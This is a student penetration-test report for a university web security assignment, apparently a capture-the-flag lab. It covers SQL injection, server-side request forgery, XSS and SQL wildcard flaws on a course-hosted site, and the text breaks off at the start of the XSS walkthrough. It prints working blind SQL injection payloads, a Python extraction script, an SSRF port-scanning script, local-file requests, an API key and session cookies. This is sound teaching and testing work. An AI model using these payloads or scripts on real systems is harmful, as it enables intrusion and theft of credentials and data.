We Test Pens Incorporated

COMP90074 - Web Security Assignment 2
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PENETRATION TEST REPORT FOR PleaseHold Pty. Ltd. - WEB APPLICATION

Report delivered: 6/5/2021

Executive Summary

This report is for vulnerabilities found in website http://assignment-hermes.unimelb.life.

We Test Pens Incorporated has carried out an exhaustive penetration test of this web application at the request of InHR, and as a result, four vulnerabilities (and their associated risks) have been uncovered. Their severity from high to low is as follows:

1. SQL injection;
2. Cross-site request forgery;
3. Cross-site scripting;
4. SQL wildcard.

SQL injection: In Find User page, an authenticated user can enquiry whether a user existed in the database, and there is a SQL injection vulnerability. If attackers input tricky strings and send the request to server, they can guess the content of this table according to the response. With brute force, they can figure out all data saved in this table containing all users' information, such as username, id, and password.

Cross-site request forgery: In User Profile page, there is a website input box and a validate website button, and an attacker can use this to explore the file structure of the server and access server's local file.

Cross-site scripting: In Anonymous Question page, an authenticated user can send their own script, and execute the script by the server. With additional information disclosure, users can perform unauthorized operations.

SQL wildcard: In API Documentation page, there are instructions for enquiring API information in the database. However, an attacker can use SQL wildcard to access the API table and gain all data saved there.

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Summary of Findings

Risk	**Reference**	**Vulnerability**
High	Finding 1	SQL injection vulnerability present in find user functionality
High	Finding 2	Cross-site request forgery vulnerability present in user profile page, validate website functionality
Medium	Finding 3	DOM cross-site scripting vulnerability present in anonymous question functionality
Medium	Finding 4	SQL wildcard vulnerability present in API documentation functionality


Detailed Findings

Finding 1 – SQL Injection in Find User Functionality

Description	In Find User page, an authenticated user can input a string, to search whether a user's name in the database is same as this string, return true or false. But with SQL injection and wildcard techniques, an attacker can figure out all data saved in this user table.
Proof of Concept	This vulnerability arises when an authenticated user input in the search bar in the web page(http://assignment-hermes.unimelb.life/find.php). Because the response only includes true,false, and hacker dected, the attacker firstly needs to try out how to avoid hacker dected, and then get the content saved in this table by guessing characters one by one, and determine whether the guess is correct according to the response from the server. For a detailed walkthrough, see Appendix2, Section1.
Impact	**Major:** By multiple attempts, an attacker could gain all data saved in this user table which the user find page will enquiry. As a result, the attacker can obtain login credentials for all users. If an administrator is also saved in this table, this vulnerability will lead to more serious result. For example, an attacker can figure out that the password of our lecturer, Sajeeb, contains nine characters, with more work, he can get the correct password.
Likelihood	**Possible:** We see this SQL injection as possible, because only authenticated users can use the find user functionality. If an attacker wants to exploit this vulnerability, firstly, he needs a valid login credentials to authenticate into the web application.
Risk Rating	**High:** This vulnerability's impact is major, and likelihood is possible, according to ISO31000 Risk Matrix (Appendix 1), the risk rating is high.
References	[1] https://portswigger.net/web-security/sql-injection [2] https://portswigger.net/web-security/sql-injection/cheat-sheet [3] Lecture 5,6 slides: SQLi; SQL Wildcard

Recommendation	Prepared statement (with parameterized queries) can help with this vulnerability. This method forces the developer to first define all the SQL code, and then pass in each parameter to the query later. For example:
	`$stmt = $conn->prepare("SELECT * FROM user where username=?");`
	`$stmt->bind_param("s", $input);`
	`$stmt->execute();`
	`$stmt->close();`



Finding 2 – Server-side Request Forgery in User Profile Page

Description	In User Profile page, there is SSRF vulnerability. It can be performed by validate website functionality by try all possible ports. If anything is on one port, the response will contain related information. Brup Suite is needed there because this website does not display the response message directly, but you can see it in Burp Suite. Python is also fine and can work more effectively.
Proof of Concept	For a quick access, open Burp Suite and login the website, visit user profile page (http://assignment-hermes.unimelb.life/profile.php). Input any valid URL in website section, click validate website button. In burp suite, send this request (looks like: http://assignment-hermes.unimelb.life/validate.php?web=http://localhost:8873) to repeater and modify the request header as below:  `GET /validate.php?web=http://localhost:8873/documents/background-checks/sensitive/flag.txt HTTP/1.1` Send out and we will get the flag in the response. For a detailed walkthrough and flag screenshot, see Appendix 2, Section 2.
Impact	**Major:** This vulnerability is very serious, because an attacker can access all local files saved in server. It can cause sensitive information leakage, and thus lead to more terrible results.
Likelihood	**Possible:** We see this SSRF as possible, because only authenticated users can use validate website functionality. If an attacker wants to exploit this vulnerability, firstly, he needs a valid login credentials to authenticate into the web application.
Risk Rating	**High:** This vulnerability's impact is major, and likelihood is possible, according to ISO31000 Risk Matrix (Appendix 1), the risk rating is high.
References	[1] https://portswigger.net/web-security/ssrf [2] Lecture 13 – SSRF slides
Recommendation	Use a whitelist services by the validate.php application, if any input URL is not in the whitelist, the application can response a string set in advance.

Finding 3 - Cross-Site Scripting in Anonymous Question Page


Description	For DOM-based cross-site scripting, an attacker needs to be able to post on the website, while it can be done in Anonymous Question page. After pasting the content of xss2.txt into the input box, and click “SUBMIT QUESTION”, the script will be received and executed by the server. As a result, we can see the change in User Profile page.
Proof of Concept	For a quick access, after login, only need to copy and paste the content of XSS2.txt into input box of Anonymous Question page(http://assignment-hermes.unimelb.life/question.php), click submit. Then visit User Profile page(http://assignment-hermes.unimelb.life/profile.php), and the Flag has been displayed. For a detailed walkthrough and explanation, see Appendix 2, Section 3.
Impact	**Moderate:** This XSS is based on information disclosure, and can only work on one function, which can change users’ probation status. If you want to access other files through this XSS injection point, the website will pop up hacker detected. Thus, I think the effect is limited, and this vulnerability should be moderate.
Likelihood	**Possible:** I see this cross-site scripting as possible, because only authenticated users can use the Anonymous Question functionality. If an attacker wants to exploit this vulnerability, firstly, he needs a valid login credentials to authenticate into the web application.
Risk Rating	**Medium:** This vulnerability’s impact is moderate, and likelihood is possible, according to ISO31000 Risk Matrix (Appendix 1), the risk rating is medium.
References	[1] https://portswigger.net/web-security/cross-site-scripting [2] Lecture 2 – XSS slides
Recommendation	Firstly, developers of this website should hide the details of function pass_probation. For example, put the code of this function in different file and only reference it when needed. Secondly, the website should encode data on output before user-controllable data is written to a page, which can make users’ data not able to execute.

Finding 4 - SQL Wildcard Attack in API Documentation Page

Description	SQL wildcard can lead to leakage of sensitive information. In this vulnerability, special characters, such as % or _, can help us explore data saved in database. In API documentation page, there are instructions for how to access API information. And we can change the value of name parameter to %, to access all information in this API table
Proof of Concept	Step1: Open burp suite and login the website, then visit URL http://assignment-hermes.unimelb.life/api/store.php?name=OSCP. Step2: In burp suite, send this request to repeater, in the header part, add one line (the complete screenshot of this request and response can be found in [Appendix 2 Section 4](#)): apikey: ace0ee64-af2a-11eb-9a2c-0242ac110002 Send the request, and we can get information about OSCP in the response.  [{"Id":"1","0":"1","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"}, {"Id":"26","0":"26","Name":"OSCP","1":"OSCP","Description":"Offensive Security Certified Professional","2":"Offensive Security Certified Professional"}] Step3: Change the request, replace OSCP with %. And send out the request. Now we receive a response containing information of all APIs saved in this database, and the FLAG is there. (See the request and complete response at [Appendix 2 Section 4](#).)  {"Id":"23","0":"23","Name":"COMP90074-1337","1":"COMP90074-1337","Description":"FLAG{Welcome_to_the_wild_wild_web!}","2":"FLAG{Welcome_to_the_wild_wild_web!}"},
Impact	**Moderate:** This vulnerability can only lead to leakage of the API table. In this table, except the flag, there are no other sensitive information. Thus, I think it should be moderate.
Likelihood	**Possible:** I think the SQL wildcard as possible, because only authenticated users can use the Anonymous Question functionality. If an attacker wants to exploit this vulnerability, firstly, he needs a valid login credentials to authenticate into the web application.
Risk Rating	**Medium:** This vulnerability's impact is moderate, and likelihood is possible, according to ISO31000 Risk Matrix ([Appendix 1](#)), the risk rating should be medium.
References	[1] Lecture 6 - SQL Wildcard slides
Recommendation	The website can use a blacklist to avoid special characters, such as %. The website can also assign different apikeys to each API for access permission.

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:




		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information

Section 1 – SQL Injection Exploitation Walkthrough

This SQL injection vulnerability lies in the web application's Find User functionality. This can be accessed by authenticated users from ether the find page (http://assignment-hermes.unimelb.life/find.php) or the Find User bar at the top right of every internal page (or the right-hand side menu bar when the browser window has been reduced to a certain size). If I search my own username "jiaxuan", this query is passed as parameters in a GET request to URL http://assignment-hermes.unimelb.life/find-user.php?username=jiaxuan, the response from this URL will be "true" (Fig 1.1), while on the website, "User Found!" will be displayed on the right side of the page(Fig 1.2).
If there are no such data in the database, the response will be "No data was fetched" (Fig 1.3), and display "User Not Found" on the website.



```
[4]: import requests
     url='http://assignment-hermes.unimelb.life/find-user.php?username=jiaxuan'
     cookies={'CSRF_token':'e2evX2U5gpu8crVsdSadTloQi6dwbomjRHlvmqJgkDVv5jBjx5uWpFM87CPyz9H9', 'PHPSESSID':'5lju0rqqf74ia89aptq668vv65'}
     r=requests.get(url,cookies=cookies)
     r.text

[4]: 'true'
```

Fig 1.1





Fig 1.2



```
[8]: import requests
     url='http://assignment-hermes.unimelb.life/find-user.php?username=jiaxu'
     cookies={'CSRF_token':'e2evX2U5gpu8crVsdSadTloQi6dwbomjRHlvmqJgkDVv5jBjx5uWpFM87CPyz9H9', 'PHPSESSID':'5lju0rqqf74ia89aptq668vv65'}
     r=requests.get(url,cookies=cookies)
     r.text

[8]: 'No data was fetched'
```

Fig 1.3

When the input is not proper like syntax error, the webpage will pop up "Hacker Dected!". For example, if I just input one apostrophe "'", it will show me "hacker dected!" (Fig1.4).








Find User
assignment-hermes.unimelb.life says
Hacker detected!
OK
User search
Find other users and have a chat!
Username
'
FIND USER
User Not Found
The database doesn't contain this user
FOLLOW

Fig 1.4


From the output, we can gain information from the three types of information: User Found, User Not Found, or Hacker detected. If it shows hacker detected, there are syntax error occurs when a query sent to the database, such as wrong number of output lines, or wrong name of columns. When User not found, it only means that there is no query data in the database. When user found, it means there is what we want in the database.

Exploit 1: Leaking sensitive information (i.e. the flag)

STEP	**Payload**	**Explanation**
1	jiaxuan'+--+	 User search Find other users and have a chat! Username FIND USER FOLLOW jiaxuan'+--+ User Found! We found the user in the database! This output shows user found. It means that we can use “+--+” for comment in the database used by this website.
2	jiaxuan'+AND+ID+LIKE+'%'+--+	 User search Find other users and have a chat! Username FIND USER FOLLOW jiaxuan'+AND+dse+LIKE+'%'+--+ User Found! We found the user in the database! The website does not pop up “hacker detected”, Which means that there is a “ID” column in the table.
3	jiaxuan'+AND+PASSWORD+LIKE+'%'+--+	The website does not pop up “hacker detected”, Which means that there is a “PASSWORD” column in the database. So far, we have known that there are at least 3 columns in this table: ID, PASSWORD, and USERNAME. With this information, if there is a flag, it can only be in column PASSWORD or USERNAME, as the length of ID’s value is too short to store a flag. With wildcard, we can figure out where the flag is saved.
4	FLAG%'+AND+PASSWORD+LIKE+'%’+--+	 User search Find other users and have a chat! Username FIND USER FOLLOW FLAG%'+AND+PASSWORD+LIKE+'%'+--+ User Not Found The database doesn't contain this user The flag is not in “username” column.


5	%'+AND+PASSWORD+LIKE+'FLAG{%'+--+	 User search Find other users and have a chat! Username %'+AND+PASSWORD+LIKE+'FLAG{%'+--+ FIND USER User Found! We found the user in the database! FOLLOW With this information, we know one password contains "FLAG". However, we cannot get this password directly, so we need to try one by one. Firstly, we need to know the length of this password.
6	%'+AND+PASSWORD+LIKE+BINARY+'FLAG{_ ______________________________'+--+	 User search Find other users and have a chat! Username %'+AND+PASSWORD+LIKE+'FLAG{ FIND USER User Found! We found the user in the database! FOLLOW With BINARY, the query can be case sensitive. By adding the number of "_" behind "FLAG{" until website displays User Found, there are 28 "_" in total, so we need to figure out the 28 remaining characters.
7	Use my python script to figure out every characters of password containg flag. **Note**: The code of script and output can be found in file SQLinScript.ipynb or behind this table. Before running the script, remember to replace the cookies parameters with your own value.	The whole output can be found behind this table, and now we get the final flag: FLAG{Wear_some_glasses_minions!}

1. Script in SQLinScript.ipynb



```
import requests
url='http://assignment-hermes.unimelb.life/find-user.php?'
cookies={'CSRF_token':'e2evX2U5gpu8crVsdSadTloQi6dwbomjRHlvmqJgkDVv5jBjx5uWpFM87CPyz9H9',
         'PHPSESSID':'5lju0rqqf74ia89aptq668vv65'}
alphabets='QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm{}}!'
payload='username=%\'+AND+password+like+BINARY+\'FLAG{'
for count in range(27):
    verify=1
    for i in alphabets:
        final_payload=payload+i+'%\'+--+'
        r=requests.get(url+final_payload,cookies=cookies)
        if r.text!='true':
            continue
        payload+=i
        verify+=1
        print(payload[38:])
        break
    if verify==1:
        payload+='_'
        print(payload[38:])
```


2. Output of this script



```
FLAG{W
FLAG{We
FLAG{Wea
FLAG{Wear
FLAG{Wear_
FLAG{Wear_s
FLAG{Wear_so
FLAG{Wear_som
FLAG{Wear_some
FLAG{Wear_some_
FLAG{Wear_some_g
FLAG{Wear_some_gl
FLAG{Wear_some_gla
FLAG{Wear_some_glas
FLAG{Wear_some_glass
FLAG{Wear_some_glasse
FLAG{Wear_some_glasses
FLAG{Wear_some_glasses_
FLAG{Wear_some_glasses_m
FLAG{Wear_some_glasses_mi
FLAG{Wear_some_glasses_min
FLAG{Wear_some_glasses_mini
FLAG{Wear_some_glasses_minio
FLAG{Wear_some_glasses_minion
FLAG{Wear_some_glasses_minions
FLAG{Wear_some_glasses_minions!
FLAG{Wear_some_glasses_minions!}
```

Section 2 – SSRF Exploitation Walkthrough


STEP	Action	Result
1	Open Burp Suite, and login. Visit the User Profile page(http://assignment-hermes.unimelb.life/profile.php). Input http://localhost:8080 in website input box, click button "Validate Website".	In Burp Suite, we can find the response form URL http://assignment-hermes.unimelb.life/validate.php?web=http://localhost:8080: `Does this look correct to you?` This step is only used to confirm the reply message, you can replace 8080 with any number in the range of port.

2	Use the script SsrfScript.ipynb to scan all ports, until we get a different response. (The content of SsrfScript.ipynb can also be found after this table. Before use, remember to replace the value of cookies with your own).	With the script, we know that port 8873's response is different.
		
		`http://assignment-hermes.unimelb.life/validate.php?web=http://localhost:8873`
		`&lt;!DOCTYPE html PUBLIC &quot;-//W3C//DTD HTML 3.2 Final//EN&quot;&gt;&lt;html&gt;`
		`&lt;title&gt;Directory listing for /&lt;/title&gt;`
		`&lt;body&gt;`
		`&lt;h2&gt;Directory listing for /&lt;/h2&gt;`
		`&lt;hr&gt;`
		`&lt;ul&gt;`
		`&lt;li&gt;&lt;a href=&quot;documents/&quot;&gt;documents/&lt;/a&gt;`
		`&lt;li&gt;&lt;a href=&quot;random/&quot;&gt;random/&lt;/a>`
		`&lt;li&gt;&lt;a href=&quot;storage/&quot;&gt;storage/&lt;/a&gt;`
		`&lt;/ul&gt;`
		`&lt;hr&gt;`
		`&lt;/body&gt;`
		`&lt;/html&gt;`
		`Does this look correct to you?`

3	In Burp Suite, send the request in step1 to repeater. Change the header as: `GET /validate.php?web=http://localhost:8873 HTTP/1.1`	In Burp Suite, we can get such response: <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html> <title>Directory listing for /</title> <body> <h2>Directory listing for /</h2> <hr> <ul> <li><a href="documents/">documents/</a> <li><a href="random/">random/</a> <li><a href="storage/">storage/</a> </ul> <hr> </body> </html> Does this look correct to you? According to the content in "a href", there are documents/, random/, and storage/ on this port.

4	Add documents/ behind the request header as: `GET /validate.php?web=http://localhost:8873/documents/ HTTP/1.1` (You can also have a try to add others instead, such as random/ or storage/, but flag is not there. Same in the next steps.)	Send request and get such response: <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html> <title>Directory listing for /documents/</title> <body> <h2>Directory listing for /documents/</h2> <hr> <ul> <li><a href="background-checks/">background-checks/</a> <li><a href="bio/">bio/</a> <li><a href="resumes/">resumes/</a> </ul> <hr> </body> </html> Does this look correct to you?
5	Add background-checks/ behind the request as: `GET /validate.php?web=http://localhost:8873/documents/background-checks/ HTTP/1.1`	Send request and get such response: <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html> <title>Directory listing for /documents/background-checks/</title> <body> <h2>Directory listing for /documents/background-checks/</h2> <hr> <ul> <li> <a href="sensitive/">sensitive/</a> </ul> <hr> </body> </html> Does this look correct to you?
6	Add sensitive/ in request as: `GET /validate.php?web=http://localhost:8873/documents/background-checks/sensitive/ HTTP/1.1`	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html> <title>Directory listing for /documents/background-checks/sensitive/</title> <body> <h2>Directory listing for /documents/background-checks/sensitive/</h2> <hr> <ul> <li><a href="flag.txt">flag.txt</a> </ul> <hr> </body> </html> Does this look correct to you?
7	Add flag.txt behind the request as: `GET /validate.php?web=http://localhost:8873/documents/background-checks/sensitive/flag.txt HTTP/1.1`	Now, we get the flag: FLAG{Pivot_life_is_good} Does this look correct to you?

1. Content and result of SsrfScript.ipynb






```
[1]: import requests
     url='http://assignment-hermes.unimelb.life/validate.php?web=http://localhost:'
     cookies={'CSRF_token':'e2evX2U5gpu8crVsdSadTloQi6dwbomjRHlvmqJgkDVv5jBjx5uWpFM87CPyz9H9',
              'PHPSESSID':'5lju0rqqf74ia89aptq668vv65'}
     for port in range(65535):
         final_url=url+str(port)
         r=requests.get(final_url,cookies=cookies)
         if r.text!='Does this look correct to you?':
             print(final_url)
             print(r.text)
             break

     http://assignment-hermes.unimelb.life/validate.php?web=http://localhost:8873
     &lt;!DOCTYPE html PUBLIC &quot;-//W3C//DTD HTML 3.2 Final//EN&quot;&gt;&lt;html&gt;
     &lt;title&gt;Directory listing for /&lt;/title&gt;
     &lt;body&gt;
     &lt;h2&gt;Directory listing for /&lt;/h2&gt;
     &lt;hr&gt;
     &lt;ul&gt;
     &lt;li&gt;&lt;a href=&quot;documents/&quot;&gt;documents/&lt;/a&gt;
     &lt;li&gt;&lt;a href=&quot;random/&quot;&gt;random/&lt;/a&gt;
     &lt;li&gt;&lt;a href=&quot;storage/&quot;&gt;storage/&lt;/a&gt;
     &lt;/ul&gt;
     &lt;hr&gt;
     &lt;/body&gt;
     &lt;/html&gt;
     Does this look correct to you?
```

Section 3 – Cross-Site Scripting Exploitation Walkthrough

